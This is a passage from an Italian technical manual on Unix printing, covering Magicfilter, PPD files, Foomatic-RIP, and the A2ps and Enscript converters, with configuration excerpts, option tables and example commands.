`-i`***rientro***	Rientro, disponibile attraverso la variabile ***LPINDENT***.

Magicfilter si compone già di un buon numero di file di configu-

razione, ovvero di script, realizzati per altrettanti tipi di stampanti differenti. Di solito è sufficiente scegliere quello adatto, salvo la possibilità di provare tutti quelli simili in modo da poter scegliere il migliore in base al risultato preferito. Dal momento che, bene o male, si tratta di file di configurazione, questi script dovrebbero essere collocati nella directory '`/etc/magicfilter/`'. Quello che segue è l'esempio di un file '`/etc/printcap`' predisposto per gestire una stampate compatibile con il tipo HP Laserjet normale. Per la precisione, il file '`/etc/magicfilter/laserjet-filter`' è uno di questi script di configurazione.

```
lp|Stampante predefinita
        :lp=/dev/lp0:\
        :sd=/var/spool/lpd/lp:\
        :if=/etc/magicfilter/laserjet-filter:\
        :mx#0:\
        :sh:
```

In condizioni normali, una coda di stampa organizzata in questo modo va bene per qualunque file da stampare. Eventualmente, in caso di bisogno, si può modificare leggermente qualche direttiva del file di configurazione scelto, magari dopo averne fatta una copia.

27.5.4 PostScript printer description

«

Le stampanti PostScript consentono ai programmi di produrre un unico formato per la stampa, indipendentemente dalle caratteristiche fisiche della stampante; tuttavia, rimangono delle caratteristiche spicciole da considerare, come il formato della carta disponibile, la possibilità di selezionare nella stampante un vassoio di carta invece di un altro, assieme ad altri dettagli. Dal momento che le stampanti hanno quindi delle caratteristiche che vanno al di là del linguaggio

di stampa, il software che si occupa di gestire la stampante, ha comunque la necessità di avere delle notizie sulla stessa, anche per consentire all'utente di selezionare le funzioni che gli interessano.

A fianco del linguaggio PostScript è stato sviluppato quindi un file di configurazione definito PPD, ovvero *PostScript printer description*, con il quale i produttori di stampanti PostScript possono dichiarare le caratteristiche particolari della propria stampante, in modo che il software di gestione della stampa le acquisisca senza complicazioni.

Nei sistemi Unix, il sistema dei file PPD per la definizione delle caratteristiche delle stampanti, viene esteso anche a quelle che non utilizzano il linguaggio PostScript direttamente, attraverso delle estensioni molto semplici. Segue un estratto del contenuto di un file PPD, prodotto dalla stessa casa costruttrice di una stampante PostScript, preparato per un sistema MS-Windows:

```
*PPD-Adobe: "4.3"
*% ================================================
*% Printer Description File
*% Copyright 1992-97 Hewlett-Packard Company
*%    October 7, 1997
*%================================================
*% PPD for HP LaserJet 4000 Series
*% For Windows NT 3.51
*%================================================
*% === PPD File Version Information ====
*FileVersion:      "1.1"
*FormatVersion:    "4.3"
*LanguageEncoding: ISOLatin1
*LanguageVersion:  English
*PCFileName:       "HP4000_5.PPD"

*% === Product Version Information ====
```

```
*ModelName:      "HP LaserJet 4000 Series"
*ShortNickName: "HP LaserJet 4000 Series PS"
*NickName:       "HP LaserJet 4000 Series PS"
*Product:        "(HP LaserJet 4000 Series)"
*Manufacturer:  "HP"
*PSVersion:      "(2014.108) 1"


*%=== Device Capabilities ==================
*ColorDevice:       False
*DefaultColorSpace: Gray
*FileSystem:        True
*?FileSystem: "
   save
     false
     (%disk?%)
     { currentdevparams dup /Writeable known
        { /Writeable get {pop true} if }  { pop } ifelse
     } 100 string /IODevice resourceforall
     {(True)}{(False)} ifelse = flush
   restore
"
*End

*LanguageLevel: "2"
*Throughput:    "17"
*TTRasterizer:  Type42
*?TTRasterizer: "
   save
      42 /FontType resourcestatus
      { pop pop (Type42)} {pop pop (None)} ifelse = flush
   restore
"
*End
…
…
```

```
*Reset: "
  count 0 eq { false } { true exch startjob } ifelse
  not {
    (WARNING: Cannot reset printer.) =
    (Missing or invalid password.) =
    (Please contact the author of this software.) = flush quit
    } if
  systemdict /quit get exec
  (WARNING : Printer Reset Failed.) = flush
"
*End

*% ======================================
*% For "HP LaserJet 4000 Series" version 2014.108
*% ======================================
```

Come accennato, nei sistemi Unix i file PPD vengono usati utilmente anche per stampanti che non riconoscono il linguaggio PostScript direttamente, aggiungendo delle estensioni con cui si specifica in che modo usare Ghostscript. Segue un estratto di un file PPD utilizzato da Foomatic-RIP, dove viene evidenziato proprio il riferimento a Ghostscript:

```
*PPD-Adobe: "4.3"
*%
*% For information on using this, and to obtain the required
*% backend script, consult http://www.linuxprinting.org/
*%
*FormatVersion: "4.3"
*FileVersion:   "1.1"
*LanguageVersion: English
*LanguageEncoding: ISOLatin1
*PCFileName:    "LASERJET.PPD"
*Manufacturer:  "HP"
```

```
*Product:        "(LaserJet)"
*cupsVersion:    1.0
*cupsManualCopies: True
*cupsModelNumber:  2
*cupsFilter:     "application/vnd.cups-postscript 0 ↩
↪foomatic-rip"
*%pprRIP:         foomatic-rip other
*ModelName:      "HP LaserJet"
*ShortNickName: "HP LaserJet laserjet"
*NickName:       "HP LaserJet Foomatic/laserjet ↩
↪(recommended)"
*PSVersion:      "(3010.000) 550"
*PSVersion:      "(3010.000) 651"
*PSVersion:      "(3010.000) 652"
*PSVersion:      "(3010.000) 653"
*PSVersion:      "(3010.000) 704"
*PSVersion:      "(3010.000) 705"
*PSVersion:      "(3010.000) 800"
*LanguageLevel: "3"
*ColorDevice:    False
*DefaultColorSpace: Gray
*FileSystem:     False
*Throughput:     "1"
*LandscapeOrientation: Plus90
*TTRasterizer:  Type42

*VariablePaperSize: False

*FoomaticIDs: HP-LaserJet laserjet
*FoomaticRIPCommandLine: "gs -q -dBATCH -dPARANOIDSAFER ↩
↪-dQUIET -dNOPAUSE -sDEVICE=laserjet%A%Z -sOutputFile=- - ↩
↪| perl -p -0033 ↩
↪-e &quot; s/^&amp;l\d+[aA]/$&amp;%E/; &quot; "
*End

*OpenGroup: General/General
```

...
...

27.5.5 Foomatic-RIP

Foomatic-RIP[910] è una parte del sistema Foomatic per la gestione della stampa. Foomatic-RIP è un filtro universale, in quanto adattabile a qualsiasi sistema di stampa, che si avvale di file PPD per acquisire le caratteristiche delle stampanti.

Foomatic-RIP viene usato generalmente all'interno del sistema di stampa, attraverso la configurazione del file '`/etc/printcap`'; tuttavia, la sintassi di utilizzo può variare leggermente da un sistema all'altro. Segue un esempio di configurazione abbastanza generalizzato di tale file:

```
lp:\
        :lp=/dev/lp0:\
        :sd=/var/spool/lpd/lp:\
        :af=/var/log/lp-acct:\
        :lf=/var/log/lp-errs:\
        :if=/usr/bin/foomatic-rip:\
        :ppd=/usr/share/ppd/hp-laserjet.ppd:\
        :pl#66:\
        :pw#80:\
        :pc#150:\
        :mx#0:\
        :mc#999:\
        :sh:
```

Come si può intuire leggendo il contenuto, il tipo di stampante viene indicato facendo riferimento a un file PPD, '`/usr/share/ppd/hp-laserjet.ppd`', che comunque deve essere stato realiz-

zato specificatamente per Foomatic-RIP, con le estensioni a lui necessarie.

Attraverso il file PPD, può essere specificato anche se per la stampa ci si deve avvalere di programmi come HPIJS, con tutte le opzioni che eventualmente fossero necessarie.

27.5.6 Controllo dell'impostazioni della carta

«

Nel momento in cui la stampa è gestita attraverso un sistema di filtri, per come è stato mostrato in questo capitolo, i programmi non hanno la possibilità di definire il formato della carta. Infatti, non hanno alcun modo di colloquiare con il sistema di stampa sottostante; al massimo possono scegliere la coda di stampa.

In questo senso, se si dispone di una stampante con la quale possono essere utilizzati diversi formati di carta, occorre definire altrettante code di stampa differenti: ognuna predisposta per un formato diverso. In questo modo, il programma che ha bisogno di un certo formato, deve inviare la richiesta di stampa utilizzando la coda adatta per questo.

Nella sezione 26.2 viene affrontato anche il problema dell'allineamento delle stampanti, dal momento che alle volte queste introducono dei margini che sfasano la stampa, cosa che crea problemi specialmente nel momento della rilegatura di un testo.

27.6 Uniformità del sistema di stampa: da testo a PostScript

«

Un sistema di filtri di stampa ben organizzato deve passare per la generazione di un formato intermedio (prima di quello finale adatto al-

la stampante) per poter gestire l'impostazione della stampa in modo completamente trasparente. La figura 27.61 mostra questa idea.

Figura 27.61. Stampa attraverso un formato intermedio uniforme.



L'esistenza di Ghostscript, descritto meglio nella sezione 26.1, giustifica la scelta del formato PostScript come standard per il formato intermedio di stampa, benché questo formato sia proprietario. L'utilità di questo passaggio obbligato sta anche nel fatto che prima della conversione finale, il formato PostScript può essere rimaneggiato, per adattarlo a esigenze particolari, compresa la riduzione o l'ingrandimento. Tuttavia, in questa situazione, anche i file di testo vanno rielaborati in modo da generare prima un file PostScript. A questo scopo sono stati realizzati programmi come A2ps.

27.6.1 A2ps

A2ps [11] è un programma per generare file PostScript a partire, prevalentemente, da file di testo. Gli obiettivi di chi sviluppa A2ps vanno oltre tale livello; tuttavia, questa è la sua funzionalità più importante.

A2ps è controllato da un file di configurazione generale, '`/etc/a2ps.cfg`', al quale può essere affiancato un file personale, '`~/.a2ps/a2psrc`', e anche uno locale (nella directory corrente), '`.a2psrc`'. Pur senza approfondire la configurazione di A2ps, vale la pena di descrivere brevemente come si compongono questi file. Il simbolo '**#**' rappresenta l'inizio di un commento che termina alla fine della riga; le righe bianche e quelle vuote vengono ignorate; le altre righe sono direttive nella forma:

tipo_dichiarazione : ***dichiarazione***

Il file di configurazione generale che di solito viene fornito assieme al programma ('`/etc/a2ps.cfg`') dovrebbe essere adatto alla maggior parte delle situazioni e in generale non serve altro per utilizzare A2ps. In ogni caso, questo file è commentato molto bene e la documentazione che fornisce A2ps è molto dettagliata (*info a2ps*).

A2ps si utilizza in pratica attraverso l'eseguibile '**a2ps**', il cui scopo è quello di ricevere uno o più file in modo da poter generare una trasformazione adeguata in formato PostScript:

`a2ps` [***opzioni***] [***file***...]

I file possono essere indicati attraverso la riga di comando e in mancanza della loro indicazione viene usato lo standard input. Lo scopo di A2ps è quello di generare un file PostScript, secondo quanto definito nella configurazione, oppure dalle opzioni della riga di comando. In generale, il risultato viene inviato alla stampa attraverso il comando '**lpr**', come si può vedere dalla direttiva seguente, che appare generalmente nel file di configurazione globale, con la quale si

dichiara l'invio dello standard output verso tale comando di stampa:

```
# First, the default printer (option -d, no argument)
DefaultPrinter: | lpr
```

Di solito non c'è ragione di cambiare questo comportamento di A2ps, ma è importante sapere che non è sempre necessariamente così.

Il fatto che A2ps sia configurato in questo modo, lo rende simile a un comando di stampa alternativo a quello normale, per cui, il comando

```
$ lpr pippo [Invio]
```

viene sostituito direttamente dal comando

```
$ a2ps pippo [Invio]
```

che in più si occupa di impaginare meglio il testo.

Ovviamente, tutto questo presuppone che la coda di stampa predefinita, ovvero quella che viene utilizzata quando si usa il comando '**lpr**' senza specificare altro, sia in grado di gestire file PostScript.

A2ps offre molte possibilità nel modo di impaginare il testo e non si limita semplicemente a consentire la stampa ridotta di più pagine virtuali su una facciata singola. È molto importante anche la sua capacità di evidenziare il testo in funzione del suo contenuto, cosa che diventa molto utile per la lettura dei sorgenti di un programma. La tabella 27.64 riepiloga brevemente alcune opzioni più importanti che possono essere usate nella riga di comando dell'eseguibile '**a2ps**', opzioni che possono essere anche incluse nella configurazione attraverso direttive nella forma:

```
Options: opzione_della_riga_di_comando
```

Per esempio, per selezionare il formato di carta A4 si può utilizzare l'opzione '**--medium=A4**' nella riga di comando, oppure la direttiva seguente nel file di configurazione:

```
Options: --medium=A4
```

Tabella 27.64. Alcune opzioni di A2ps.

Opzione	Alternativa	Descrizione
`-M` ***carta***	`--medium=`***carta***	Dimensione della carta.
`-r`	`--landscape`	Orientamento orizzontale.
`-R`	`--portrait`	Orientamento verticale.
`-`***n***		***n*** pagine virtuali per ogni pagina reale.
`-j`	`--borders={yes|no}`	Bordi attorno alle pagine virtuali.
`-A`	`--compact={yes|no}`	Unione di più file in un solo foglio.
`-f` ***n***	`--font-size=`***n***	***n*** punti per la dimensione dei caratteri.
`-l` ***n***	`--chars-per-line=`***n***	***n*** caratteri per riga.
`-L` ***n***	`--lines-per-page=`***n***	***n*** righe per pagina virtuale.
`-m`	`--catman`	Pagina di manuale; come '**-L66**'.
`-T` ***n***	`--tabsize=`***n***	Dimensione degli stop di tabulazione.

Opzione	Alternativa	Descrizione
`-B`	`--no-header`	Nessuna intestazione.
`-a` ***m*** `[-`***n***`]`	`--pages=`***m*** `[-`***n***`]`	Seleziona un intervallo di pagine.
`-o` ***file***	`--output=`***file***	Crea un file e non invia alla stampa.
`-P` ***coda***	`--printer=`***coda***	Coda di stampa a cui inviare il risultato.
`-d`		Invia il risultato alla coda di stampa predefinita.
`-E`***tipo***	`--pretty-print=`***tipo***	Definizione dello stile di evidenziamento del testo (tabella 27.65).
`-X` ***codifica***	`--encoding=`***codifica***	Definizione della codifica in cui è scritto il testo (tabella 27.66).

La tabella 27.65 riporta invece l'elenco di alcuni nomi di stili di evidenziamento della stampa, in funzione del contenuto del file di testo che si intende stampare. Questi nomi si usano con l'opzione '**`-E`**'.

Tabella 27.65. Alcuni nomi che definiscono uno stile nel modo di evidenziare il testo.

Tipo	Descrizione
`sh`	Script di una shell Bourne.
`html`	Sorgente HTML.
`mail`	Messaggio di posta elettronica.

Tipo	Descrizione
`udiff`	File di differenze in formato unificato.
`make`	File-make.
`ada`	Sorgente in linguaggio ADA.
`c`	Sorgente in linguaggio C.
`cpp`	Sorgente in linguaggio C++.
`gnuc`	Sorgente in linguaggio GNU C.
`clisp`	Sorgente in linguaggio Common Lisp.
`eiffel`	Sorgente in linguaggio Eiffel.
`elisp`	Sorgente in linguaggio Emacs Lisp.
`fortran`	Sorgente in linguaggio Fortran.
`java`	Sorgente in linguaggio Java.
`pascal`	Sorgente in linguaggio Pascal.
`python`	Sorgente in linguaggio Python.
`scheme`	Sorgente in linguaggio Scheme.
`sql92`	Sorgente in linguaggio SQL92.

La tabella 27.66 riporta l'elenco delle sigle che si possono utilizzare

con l'opzione '**-x**' per definire la codifica con cui è scritto il testo da convertire. Si osservi che è probabile non sia disponibile una codifica UTF-8.

Tabella 27.66. Alcuni nomi che identificano la codifica del testo.

Nome	Descrizione
`ASCII`	ASCII normale.
`IBM-CP437`	IBM CP437.
`IBM-CP850`	IBM CP850.
`ISO-8859-1`	ISO 8859-1 (Latin 1).
`ISO-8859-2`	ISO 8859-2 (Latin 2).
`ISO-8859-10`	ISO 8859-10.
`ISO-8859-15`	ISO 8859-15 (Latin 9).
`ISO-8859-3`	ISO 8859-3.
`ISO-8859-4`	ISO 8859-4.
`ISO-8859-5`	ISO 8859-5.
`ISO-8859-7`	ISO 8859-7.
`ISO-8859-9`	ISO 8859-9.
`MS-CP1250`	Microsoft CP1250.

Prima di passare all'elenco di esempi comuni, vale la pena di pro-

porre il comando che potrebbe essere usato in un filtro di stampa per gestire i file di testo, senza lasciare che questi vengano inviati direttamente alla stampante:

```
a2ps -1 -M A4 -f 11 --borders=no -B -o -
```

In questo modo si specifica che: si vuole ottenere una pagina virtuale per ogni pagina reale; il formato della carta è A4; il testo deve utilizzare un carattere da 11 punti (è la dimensione ottimale per stampare 80 colonne); non si vogliono bordi attorno alla pagina virtuale; non si vuole alcuna intestazione; il risultato in PostScript deve essere emesso attraverso lo standard output.

Volendo intervenire nella configurazione di Magicfilter, si potrebbe sostituire la solita direttiva:

```
default                    cat
```

La nuova direttiva potrebbe essere come quella seguente:

```
default   pipe   /usr/bin/a2ps -1 -M A4 -f 11 --borders=no -B -o - 2> /dev/null
```

Segue la descrizione di alcuni esempi. Questi esempi fanno riferimento alla configurazione tipica di A2ps.

- `$` **`a2ps pippo`** [*Invio*]

  Mette in stampa il file ‘`pippo`’, dopo averlo convertito in PostScript. In condizioni normali, si ottiene la stampa di due pagine virtuali per foglio reale, con un orientamento orizzontale.

- `$` **`a2ps -2 pippo`** [*Invio*]

  Probabilmente, si tratta della stessa cosa dell’esempio precedente, con l’indicazione esplicita della richiesta di stampare due pagine virtuali per foglio.

- `$` **`a2ps -2 -P laser pippo`**[*Invio*]

  Come nell'esempio precedente, indicando espressamente la scelta della coda di stampa denominata '**`laser`**'.

- `$` **`a2ps -2 -o pippo.ps pippo`**[*Invio*]

  Come nell'esempio precedente, ma senza stampare: viene generato il file '`pippo.ps`'.

- `$` **`a2ps -2 -R pippo`**[*Invio*]

  Invia alla stampa il solito file, dopo averlo convertito in PostScript, in modo tale da ottenere due pagine virtuali, ma con un orientamento verticale. In questo modo, il testo è più piccolo e ogni pagina virtuale contiene un numero molto elevato di righe.

- `$` **`man 1 a2ps | a2ps -2 -m`**[*Invio*]

  Stampa la pagina di manuale *a2ps(1)*, impaginandola nel modo migliore per questo tipo di informazioni.

- `$` **`a2ps -2 -Esh /etc/profile`**[*Invio*]

  Stampa il file '`/etc/profile`', utilizzando un sistema di evidenziamento ottimale per gli script di shell Bourne o derivate.

- ```
  #! /bin/sh
  a2ps --portrait --columns=1 --margin=30 --no-header --borders=no \
      --lines-per-page=66 --chars-per-line=80 --font-size=10       \
      --interpret=yes --output=-
  ```

  Lo script permette di generare un file PostScript attraverso lo standard output a partire da un file di testo normale, fornito attraverso lo standard input. Per la precisione, si vuole ottenere una sola colonna verticale, con un margine simmetrico (nel caso di carta A4), senza scritte o bordi aggiuntivi, garantendo 80 colonne e 66 righe per pagina.
  ```

- ```
  #! /bin/sh
  a2ps --portrait --columns=1 --margin=30 --no-header --borders=no  \
      --chars-per-line=80 --font-size=10                            \
      --interpret=yes --output=-
  ```

  Come nell'esempio precedente, ma senza porre un limite alla quantità di righe per pagina, che così possono essere anche di più delle 66 standard.

- ```
  #! /usr/sbin/magicfilter
  …
  …
  # Default entry -- for normal (text) files.  MUST BE LAST.
  #default                    cat     \eE\e&k2G\e(0N  \eE
  default   pipe  a2ps --portrait --columns=1 --margin=30 \
      --no-header --borders=no                            \
      --chars-per-line=80 --font-size=10                  \
      --interpret=yes --output=-                          \
      2> /dev/null
  ```

  L'esempio mostra l'ultima istruzione di uno script di Magicfilter, allo scopo di stampare automaticamente del testo normale aggiungendo un po' di margini, come già mostrato nell'esempio precedente.

- ```
  #! /bin/sh
  /usr/bin/a2ps --medium=A4 -1 --lines-per-page=66 \
                --chars-per-line=136 --tabsize=8 \
                --encoding=ISO-8859-1 \
                --non-printable-format=space \
                --no-header --landscape --debug
  ```

  Si tratta di un altro script, realizzato in modo da gestire file di testo fino a 136 colonne, in orizzontale. Non tutte le opzioni sono indispensabili.
  ```

27.6.2 Enscript

Enscript[12] è un programma per generare file PostScript e altri formati, a partire da file di testo.

Enscript prevede una serie di file di configurazione, '`~/.enscriptrc`', '`/etc/enscriptsite.cfg`' e '`/etc/enscript.cfg`', dove il primo è quello personale di ogni utente, il secondo è un primo file di configurazione generale, mentre il terzo è un file di configurazione di sistema. L'ordine in cui sono indicati questi file, rappresenta anche l'ordine di precedenza che hanno le direttive al loro interno.

Senza approfondire la configurazione di Enscript, vale la pena di descrivere brevemente come si compongono questi file. Il simbolo '**#**' rappresenta l'inizio di un commento che termina alla fine della riga; le righe bianche e quelle vuote vengono ignorate; le altre righe sono direttive nella forma:

tipo_dichiarazione : ***dichiarazione***

Il file di configurazione generale che di solito viene fornito assieme al programma ('`/etc/enscript.cfg`') dovrebbe essere adatto alla maggior parte delle situazioni. In ogni caso, questo file è commentato molto bene e la documentazione disponibile è molto dettagliata (*enscript(1)*).

Enscript si utilizza in pratica attraverso l'eseguibile '**`enscript`**', il cui scopo normale è quello di comporre in formato PostScript uno o più file indicati come argomento:

```
enscript [opzioni] [file...]
```

I file possono essere indicati attraverso la riga di comando, ma in mancanza di questa indicazione viene usato lo standard input. Lo scopo di Enscript è quello di generare un file PostScript, o un altro tipo di formato finale, ma il modo in cui questo file viene restituito dipende dalla configurazione, oppure dalle opzioni della riga di comando. In generale, il risultato viene inviato alla stampa attraverso il comando '**lpr**', in base alla direttiva seguente:

```
# Where output goes as a default: 'printer' or 'stdout'
DefaultOutputMethod: printer
```

Di solito non c'è motivo di cambiare questo comportamento di Enscript, ma è importante sapere che non è sempre necessariamente così. In tal modo, Enscript può essere usato come se fosse un comando di stampa, dove uno qualunque dei due comandi seguenti, si traduce direttamente nella stampa del file '`pippo`':

```
$ enscript pippo[Invio]

$ cat pippo | enscript[Invio]
```

La configurazione di Enscript prevede anche l'indicazione esplicita del comando di stampa e della coda di stampa a cui inviare il file generato dalla composizione. Generalmente non è necessario preoccuparsi di questo fatto, dal momento che un sistema di stampa configurato correttamente è in grado di gestire tutto attraverso la coda predefinita. Tuttavia è bene tenere in considerazione le direttive necessarie a tale definizione:

```
# Printer name to spool to.  As a default we want to use
# system's default printer.
# Printer: ps

# The spooler command switch to select the printer queue.
# This option can also be used to pass other flags to the
# spooler command but they must be given before the queue
# switch.
QueueParam: -P

# Printer spooler command name.
Spooler: lpr
```

Enscript offre molte possibilità nel modo di impaginare il testo, senza limitarsi a consentire la stampa ridotta di più pagine virtuali su una facciata singola. È molto importante anche la sua capacità di evidenziare il testo in funzione del suo contenuto, per facilitare la lettura dei sorgenti di un programma. La tabella 27.76 riepiloga brevemente alcune opzioni più importanti che possono essere usate nella riga di comando dell'eseguibile '**`enscript`**', opzioni che possono essere anche incluse automaticamente attraverso la variabile di ambiente ***ENSCRIPT***, nello stesso modo in cui apparirebbero nella riga di comando.

Tabella 27.76. Alcune opzioni di Enscript.

Opzione	Alternativa	Descrizione
`-M` ***carta***	`--media=`***carta***	Dimensione della carta.
	`--list-media`	Elenca i formati disponibili della carta.
`-r`	`--landscape`	Orientamento orizzontale.

Opzione	Alternativa	Descrizione
`-R`	`--portrait`	Orientamento verticale.
`-`***n***	`--columns=`***n***	Testo su ***n*** colonne.
`-U` ***n***	`--nup=`***n***	***n*** pagine virtuali.
`-j`	`--borders`	Bordi attorno alle pagine virtuali.
`-f` ***nome*`@`*n***	`--font=`***nome*`@`*n***	Nome e dimensione del carattere da stampa.
`-f` ***nome*`@`*m*`/`*n***	`--font=`***nome*`@`*m*`/`*n***	Nome, larghezza e altezza del carattere.
	`--margins=`***sx*`:`*dx*`:`*sopra*`:`*sotto***	Margini in punti.
`-l`	`--lineprinter`	66 righe per pagina senza intestazione.
`-L` ***n***	`--lines-per-page=`***n***	***n*** righe per pagina virtuale.
`-T` ***n***	`--tabsize=`***n***	Dimensione degli stop di tabulazione.
`-B`	`--no-header`	Nessuna intestazione.
`-a` ***m*** `[-`***n***`]`	`--pages=`***m*** `[-`***n***`]`	Seleziona un intervallo di pagine.
`-a odd|even`	`--pages=odd|even`	Seleziona pagine dispari o pagine pari.

Opzione	Alternativa	Descrizione
`-o` ***file*** `-p` ***file*** **,**	`--output=`***file***	Crea un file e non invia alla stampa.
`-P` ***coda*** `-d` ***coda***	`--printer=`***coda***	Coda di stampa a cui inviare il risultato.
`-q`	`--quiet` `--silent`	Funzionamento silenzioso.
`-E`***tipo***	`--pretty-print=`***tipo***	Stile di evidenziamento del testo (tabella 27.77).
	`--help-pretty-print`	Elenca gli stili disponibili.
`-W PostScript`	`--language=PostScript`	Composizione in PostScript.
`-W html`	`--language=html`	Composizione in HTML.
`-W overstrike`	`--language=overstrike`	Testo con comandi di sovrascrittura.
`-W rtf`	`--language=rtf`	Composizione in RTF.
`-X` ***codifica***	`--encoding=`***codifica***	Codifica in cui è scritto il testo (tabella 27.78).
`-Z`	`--pass-through`	Non modifica i file PostScript e PCL.

La tabella 27.77 riporta invece l'elenco di alcuni nomi di stili di

evidenziamento della stampa, in funzione del contenuto del file di testo che si intende stampare. Questi nomi si usano con l'opzione '**-E**' e possono essere elencati completamente con l'opzione '**--help-pretty-print**'.

Tabella 27.77. Alcuni nomi che definiscono uno stile nel modo di evidenziare il testo.

Tipo	Descrizione
`sh`	Script di una shell Bourne.
`html`	Sorgente HTML.
`mail`	Messaggio di posta elettronica.
`diff`	File di differenze standard.
`diffu`	File di differenze in formato unificato.
`makefile`	File-make.
`ada`	Sorgente in linguaggio ADA.
`c`	Sorgente in linguaggio C.
`cpp`	Sorgente in linguaggio C++.
`elisp`	Sorgente in linguaggio Emacs Lisp.
`fortran`	Sorgente in linguaggio Fortran.
`java`	Sorgente in linguaggio Java.
`pascal`	Sorgente in linguaggio Pascal.

Tipo	Descrizione
`perl`	Sorgente in linguaggio Perl.
`python`	Sorgente in linguaggio Python.
`scheme`	Sorgente in linguaggio Scheme.
`sql`	Sorgente in linguaggio SQL.

La tabella 27.78 riporta l'elenco delle sigle che si possono utilizzare con l'opzione '**`-x`**' per definire la codifica con cui è scritto il testo da convertire. Si osservi che potrebbe non essere disponibile la codifica UTF-8.

Tabella 27.78. Alcuni nomi che identificano la codifica del testo.

Nome	Descrizione
`88591` `latin1`	ISO 8859-1
`88592` `latin2`	ISO 8859-2
`88593` `latin3`	ISO 8859-3
`88594` `latin4`	ISO 8859-4

Nome	Descrizione
`88595` `cyrillic`	ISO 8859-5
`88597` `greek`	ISO 8859-7
`88599` `latin5`	ISO 8859-9
`885910` `latin6`	ISO 8859-10
`ascii`	ASCII normale

`asciifise`
`asciifi`
`asciise`
	ASCII finlandese e svedese

`asciidkno`
`asciidk`
`asciino`
	ASCII danese e norvegese

Nome	Descrizione

`ibmpc`
`pc`
`dos`
	IBM CP437.

`mac`	Mac
`vms`	VMS
`hp8`	HP
`koi8`	
`ps` `PS`	PostScript
`pslatin1` `ISOLatin1Encoding`	PostScript ISO 8859-1

Prima di passare all'elenco di esempi comuni, vale la pena di proporre il comando che potrebbe essere usato in un filtro di stampa per gestire i file di testo, senza lasciare che questi vengano inviati direttamente alla stampante:

```
enscript -1 -M a4 -f Courier@9.1/9.5 -B --margin=72:72:72:72 -o -
```

In questo modo si specifica che: si vuole ottenere una pagina virtuale per foglio; il formato della carta è A4 (si osservi l'uso del minuscolo); il testo deve utilizzare un carattere largo 9,1 punti e alto 9,5 punti

(è la dimensione ottimale per stampare 80 colonne e 66 righe nello spazio disponibile, all'interno dei margini indicati); non si vogliono bordi attorno alla pagina virtuale, ma si lascia un margine di 72 punti; non si vuole alcuna intestazione; il risultato in PostScript deve essere emesso attraverso lo standard output.

Volendo intervenire nella configurazione di Magicfilter, si potrebbe sostituire la solita direttiva:

```
default                    cat
```

La nuova direttiva potrebbe essere come quella seguente:

```
default   pipe   /usr/bin/enscript -1 -M a4 -f ↩
↪Courier@9.1/9.5 -B --margin=72:72:72:72 -o - 2> /dev/null
```

Gli esempi che vengono mostrati fanno riferimento alla configurazione tipica di Enscript.

- `$` **`enscript pippo`**[*Invio*]

  Mette in stampa il file '`pippo`', dopo averlo convertito in PostScript.

- `$` **`enscript -2 pippo`**[*Invio*]

  Come nell'esempio precedente, su due colonne, ma senza cambiare la dimensione del carattere.

- `$` **`enscript -2 -f Courier@5 pippo`**[*Invio*]

  Come nell'esempio precedente, su due colonne, con un carattere molto piccolo.

- `$` **`enscript -2 -r -P laser pippo`**[*Invio*]

Mette in stampa il file ‘`pippo`’, su due colonne orientando la carta in modo orizzontale. Richiede specificatamente l’uso della coda di stampa ‘**`laser`**’.

- `$` **`enscript -2 -r -o pippo.ps pippo`**[*Invio*]

  Come nell’esempio precedente, ma senza stampare: viene generato il file ‘`pippo.ps`’.

- `$` **`man 1 enscript | enscript -2 -r -l`**[*Invio*]

  Stampa la pagina di manuale *enscript(1)*, in orizzontale, su due colonne, impaginandola nel modo migliore per questo tipo di informazioni.

- `$` **`enscript -2 -r -Esh /etc/profile`**[*Invio*]

  Stampa il file ‘`/etc/profile`’, in orizzontale, su due colonne, utilizzando un sistema di evidenziamento ottimale per gli script di shell Bourne o derivate.

- ```
  #! /bin/sh
  enscript --portrait --columns=1 --margins=72:72:72:72 \
           --no-header --lines-per-page=66 \
           --font=Courier@9.5 --output=-
  ```

  Lo script permette di generare un file PostScript attraverso lo standard output a partire da un file di testo normale, fornito attraverso lo standard input. Per la precisione, si vuole ottenere una sola colonna verticale, con un margine simmetrico di 72 punti (circa un pollice), senza scritte o bordi aggiuntivi, con un carattere di 9,5 punti (ciò dovrebbe garantire la stampa di 80 colonne su un foglio A4 normale).
  ```

